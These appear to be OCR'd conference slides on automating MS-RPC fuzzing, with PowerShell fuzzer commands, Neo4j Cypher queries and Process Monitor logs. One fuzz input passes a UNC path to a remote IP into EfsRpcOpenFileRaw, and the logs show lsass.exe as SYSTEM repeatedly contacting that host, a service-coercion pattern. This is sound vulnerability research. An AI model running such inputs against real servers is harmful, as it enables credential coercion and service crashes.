
- Import data to Neo4j
- Show relations

```
PS C:\> '.\output\Allowed.json' | Import-DataToNeo4j -Neo4jHost 192.168.178.89:7474 -
Neo4jUsername neo4j

Enter Neo4j Password: ***********
[+] Successfully connected to Neo4j
[+] Importing data to Neo4j...
```

Automating | Phase 3 – Analysis

```
//MAP INTERFACES, ENDPOINT, METHOD AND ALLOWED INPUT
MATCH (rpcServer:RpcServer)-[:HAS_INTERFACE]->(rpcInterface:RpcInterface)
MATCH (rpcInterface:RpcInterface)-[:HAS_ENDPOINT]->(endpoint:Endpoint)
MATCH (rpcInterface)-[:WITH_METHOD]->(method)
MATCH (method)-[:ALLOWS_INPUT]->(allowsinput:AllowsInput)
return rpcServer, rpcInterface, endpoint, method, allowsinput
```

Automating | Phase 3 – Analysis




Node properties

AllowsInput

<elementId>	4:4e804c63-9f68-4366-a271-f3f21d9820e0:426
<id>	426
Definition	EfsRpcOpenFileRaw_RetVal EfsRpcOpenFileRaw(System.String, Int32)
Endpoint	\Device\Mup\127.0.0.1\pipe\efsrpc
FuzzInput	\172.17.204.145 est\incendiumrocks__,1s=;t_jUAr>FkvoRB, 98
FuzzOutput	p0: Handle: 00000000-0000-0000-0000-000000000000 - Attributes: 0 retval: 53
Name	EfsRpcOpenFileRaw
WindowsMessage	35: The network path was not found.


Service crashes




Automating | Taking it a step further

- Mapping Windows Win32 API function calls
- Process Monitor (Sysinternals)

```
'.\output\rpcServerData.json' | Invoke-RpcFuzzer -OutPath .\output\ -mode remote
-remote_host 172.31.167.173
```



Automating | Taking it a step further



Process Name	PID	Operation	Path	Result	User
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\test\incendiumr...	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\test\incendiumr...	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\test\incendiumr...	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\test\incendiumr...	ACCESS DENIED	NT AUTHORITY\SYSTEM

Automating | Taking it a step further


- Export Process Monitor results to CSV
- Import to Neo4j

```
PS C:\> Import-ProcMonCSV -procmonCsvPath "Logfile.CSV"
[+] Successfully imported Process Monitor events to Neo4j
```

Automating | Taking it a step further

```
//GET FUNCTION CALLS
MATCH (rpcServer:RpcServer)-[:HAS_INTERFACE]->(rpcInterface:RpcInterface)
MATCH (rpcInterface:RpcInterface)-[:HAS_ENDPOINT]->(endpoint:Endpoint)
MATCH (rpcInterface)-[:WITH_METHOD]->(method)
MATCH (method)-[:ALLOWS_INPUT]->(allowsinput:AllowsInput)
MATCH (allowsinput)-[:CALLS_FUNCTION]->(functionCall:FunctionCall)
RETURN rpcServer, rpcInterface, endpoint, method, allowsinput, allowsinput.Endpoint, functionCall
```

Automating | Taking it a step further

